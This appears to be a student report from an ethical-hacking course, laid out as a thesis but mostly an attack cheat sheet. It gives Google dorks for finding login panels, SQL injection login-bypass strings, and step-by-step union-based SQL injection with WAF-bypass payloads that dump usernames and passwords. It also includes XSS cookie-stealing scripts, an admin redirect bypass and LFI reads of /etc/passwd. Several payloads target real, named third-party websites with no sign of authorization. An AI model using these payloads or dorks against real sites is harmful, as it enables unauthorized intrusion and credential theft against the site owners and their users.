Arena Web Security

Cyber Security & Ethical Hacking

Submitted by:
Md Ariful Islam Rifat
Username: arifulrifat603
Batch: CEHF-B45
Arena Web Security

September 17, 2023

DECLARATION

I’m Rifat, studying bachelor's degree in Computer Science and Engineering and I declare that the research works presented in this entitled “Cyber Security & Ethical Hacking” submitted for the degree of Certified Ethical Hacking in Arena Web Security, and I declare that the work presented herein is original work done by me under the supervision of Tanjim Al Fahim. I further declare that the thesis has been compiled and written by me. No part of this thesis has been submitted elsewhere for the requirements of any degree, award, diploma, or any other purpose except for publications. The materials obtained from other sources are duly acknowledged in this project.

CERTIFICATE

This thesis “Cyber Security & Ethical Hacking” report submitted by Md Ariful Islam Rifat student of the batch of B-45, Arena Web Security, under the supervision of Tanjim Al Fahim has been accepted as satisfactory for the partial requirements for the degree of Certified Ethical Hacking in Arena Web Security.

……
(Tanjim Al Fahim)

Supervisor Batch: 45
Arena Web Security

……
(Md Ariful Islam Rifat)

Batch: 45
Arena Web Security

ABSTRACT

The “Cyber Security & Ethical Hacking” is a thesis paper for learning cyber security. It maintains the information about the details of my degree. These days, ethical hacking has become a commonly favoured approach for assessing the security systems and programs of organizations. It runs parallel with security judgment, red teaming, intrusion testing, and vulnerability. Here are certain important points that will help you understand more about ethical hacking and its necessity.

ACKNOWLEDGEMENT

I would like to express my sincere gratitude to our honourable course instructor and supervisor Tanjim Al Fahim Sir, and also all sir and all the moderators and admin for their continuous advice effort and invertible suggestions throughout this journey until the fulfilment of this research. And I am really grateful to them. Without his guidance, this research work would not exist. Finally, I am grateful to all our coursemates of the B-45 batch in Arena Web Security, for making me compatible to complete this research work with the proper guidance and support throughout the last 4 months.


TABLE OF CONTENTS

CHAPTER 1: BASIC SQL INJECTION

SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution. SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.

Admin Palen Finding Dork:
site:example(.)com inurl:login | inurl:signin | intitle:Login | intitle:"sign in" | inurl:auth

AWS admin finder tools




SQL Dork:
inurl: admin/login.php site:.in
inurl: admin
inurl: login.php site:.in
intitle:"index" of "admin" site:.in
intitle: “login page”
inurl:"login.php"

SQLi example:
1'or'1'='1
' or 1=1#
or 1=1--
or 1=1#
or 1=1/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or 1=1
admin' or 1=1--

User: admin@abul.net or mofiz@hack.com
Username: admin Password: admin

Example:

https://www.technopk.com/adminIndex.php



CHAPTER 2: HAVIJ


Havij is a popular and controversial automated SQL injection tool that was used primarily for penetration testing and ethical hacking purposes. SQL injection is a type of cybersecurity vulnerability that can allow attackers to manipulate a web application's database by injecting malicious SQL code. Havij was designed to automate the process of finding and exploiting SQL injection vulnerabilities in web applications.

#Steps:

- [php?id= link] then [php?id=num] we get then - havij
- php?id= *link*
- php?id= site:math4all.in
- http://math4all.in/news.php?id=7

➔ Target-analyze-table-get tables-get column

Example: http://math4all.in/news.php?id=7



CHAPTER 3: OSINT

Open Source Intelligence (OSINT) is a type of intelligence-gathering methodology that involves collecting and analyzing information from publicly available sources. OSINT relies on publicly accessible information, which can include data from the internet, social media, news sources, public records, government publications, and other publicly available resources. The primary goal of OSINT is to gather insights and knowledge that can inform decision-making processes in various fields, including cybersecurity, law enforcement, business intelligence, and national security.

Web tools:
AWS OSINT
web history wayback
OSINT Framework
Grabify IP
IP Tracker for bd
IP Address Lookup | Geolocation
BTCL
Domain Availability
Facebook Stalking
Wappalyzer
Email Header Analyzer
image osint

App:
truecaller/eyecon

- **Waybackmachine -** Web old info check





Photo Forensic

Photo forensics, also known as image forensics, is the process of examining and analyzing digital images to uncover hidden or manipulated information within them.

Example:

https://29a.ch/photo-forensics/#forensic-magnifier



CHAPTER 4: XSS VULNERABILITY

Cross-site scripting (XSS) is a type of security vulnerability commonly found in web applications. It occurs when a web application allows users to input or inject malicious scripts into web pages that are then viewed by other users. These scripts can be executed in the context of a victim's browser, potentially leading to various security risks and attacks.


There are three main types of XSS attacks:

- Reflected XSS
- Stored XSS
- DOM-based XSS

Dork for xss

/search/?keyword= site:
inurl:".php?search="
/search-results?q=
/index.php?page=
inurl:".php?pass="


view-source link: ctrl+u=



Script:

<script>alert(1)</script>

<script>alert(document.cookie)</script>



CHAPTER 5: SEASON HIJACKING

Session hijacking is a type of cyber attack in which an attacker takes control of a user's active session on a web application. This can be done by stealing the user's session token, which is a unique identifier that is used to authenticate the user's session.

Noredirect dork

inurl: admin/login.php
intitle:"index" of "admin" "doc" site:.in
inurl:login.php
inurl:admin/index.php


#Steps

1. **tools-NoRedirect**
2. **Go Cyberfox** [https://site.com/admin/login.php] **no redirect - add**
3. **remove** [/admin] **then enter** [https://site.com/admin] **ok**
    - **If only-admin**
    - **Add- admin/login.php/dashboard.php/user.php**
4. (Avoid login.php and) **done**
   [advance-add exception-confirm]

Different

Category.php
Dashboard.php
Gallery.php
User.php
Home.php


Example: https://www.balajeepackersandmovers.com/admin/index.php



CHAPTER 6: MANUAL SQL INJECTION

Manual SQL Injection is a type of cyber attack where an attacker inserts malicious SQL (Structured Query Language) statements into a vulnerable SQL query in a web application's input fields. This technique is used to manipulate the application's database and potentially gain unauthorized access to data or perform other malicious actions.

Condition:



Steps:

-

dork= inurl: admin/login.php
inurl: news.php?id=
php?id= link
php?id= site:link
link.php?id=45

-

link.php?id=45 order by 1
link.php?id=45 order by 1000
link.php?id=45 order by 1000 - -+ [error]
link.php?id=45’ order by 1000 - -+ [error] (-- -)
link.php?id=45’ order by 10 [error]
link.php?id=45’ order by 6 [error]
link.php?id=45’ order by 5 [column find 5]

-

If no change:
link.php?id=45' order by 5--+ [ok]
If no change:
link.php?id=16 order by 1000
link.php?id=16' order by 1000--+ (. @)
link.php?id=16' order by 100--+
link.php?id=16' order by 21--+ [ok]

- UNION SELECT=UNION BASED - Union statement -INT INT

- If dont show column than off javascript

get vuln column

- UNION BASED-DIOS My sql-DIOS By zen-DIOS by zen
- union select-dios mysql-dios by tr0jan waf-dios by tr0jan waf


dump database

- find pass-concat(username,0x3d3d,password).....from Tablename

End

Example:

http://math4all.in/news.php?id=-6' Union Select 1,concat(username,0x3d3d,password),3,4,5,6 from admin--+



CHAPTER 7: SQLI WAF

SQLi WAF stands for "SQL Injection **Web Application Firewall**." It refers to a security mechanism or tool that is specifically designed to detect and prevent SQL injection attacks in web applications. SQL injection is a common and dangerous type of cyber attack where malicious SQL code is injected into input fields or parameters of a web application to manipulate its database and potentially gain unauthorized access to data or execute harmful actions. SQLi WAFs use various techniques, including pattern matching and heuristics, to identify SQL injection attempts in the traffic passing through them. They examine HTTP requests and responses for suspicious patterns or known attack vectors.

Waf Steps:


After Normar SQLI steps–

- UNION BASED-DIOS Mysql-DIOS by zen-DIOS by zen waf
- UNION BASED-DIOS Mysql-DIOS By Madblood -DIOS by Madblood Waf
- Waf bypass - incode[arena web security button]
- UNION BASED-DIOS Mysql-DIOS by insidehack1337-DIOS by insidehack1337 one
- UNION BASED-Table-Table_NAMES one shot
- If need=>UNION BASED-Columns-COLUMN_NAMES one shot (insert column name to dump)
- Bypass all
- UNION BASED-Data-Data one shot (ok-insert columnname-Insert tablename=ok)

End

Example:

https://longlife.com.pk/categories.php?id=-2 /*!50000%55%6e%69%6f%6e*/ /*!50000%53%65%6c%65%63%74*/ 1,/*!50000%63%6f%6e%63%61%74*/(email,0x3d3d,password),3,4,5,6 from administrators




CHAPTER 8: LFI VULNERABILITY

Local File Inclusion (LFI) is a type of cybersecurity vulnerability that occurs when a web application allows an attacker to include files on the web server through the manipulation of user inputs. This vulnerability typically arises when a web application dynamically includes or references files based on user-provided data without proper validation or sanitization.

Steps:

- php?page= link
- link.php?pg=news
- Add: **../../../../../../../../../../../etc/passwd**
- link.php?page=**../../../../../../../../../../../etc/passwd**
- Or - by burp suit
- Send to repeater-change method and try-**../../etc/passwd**-payload-search root

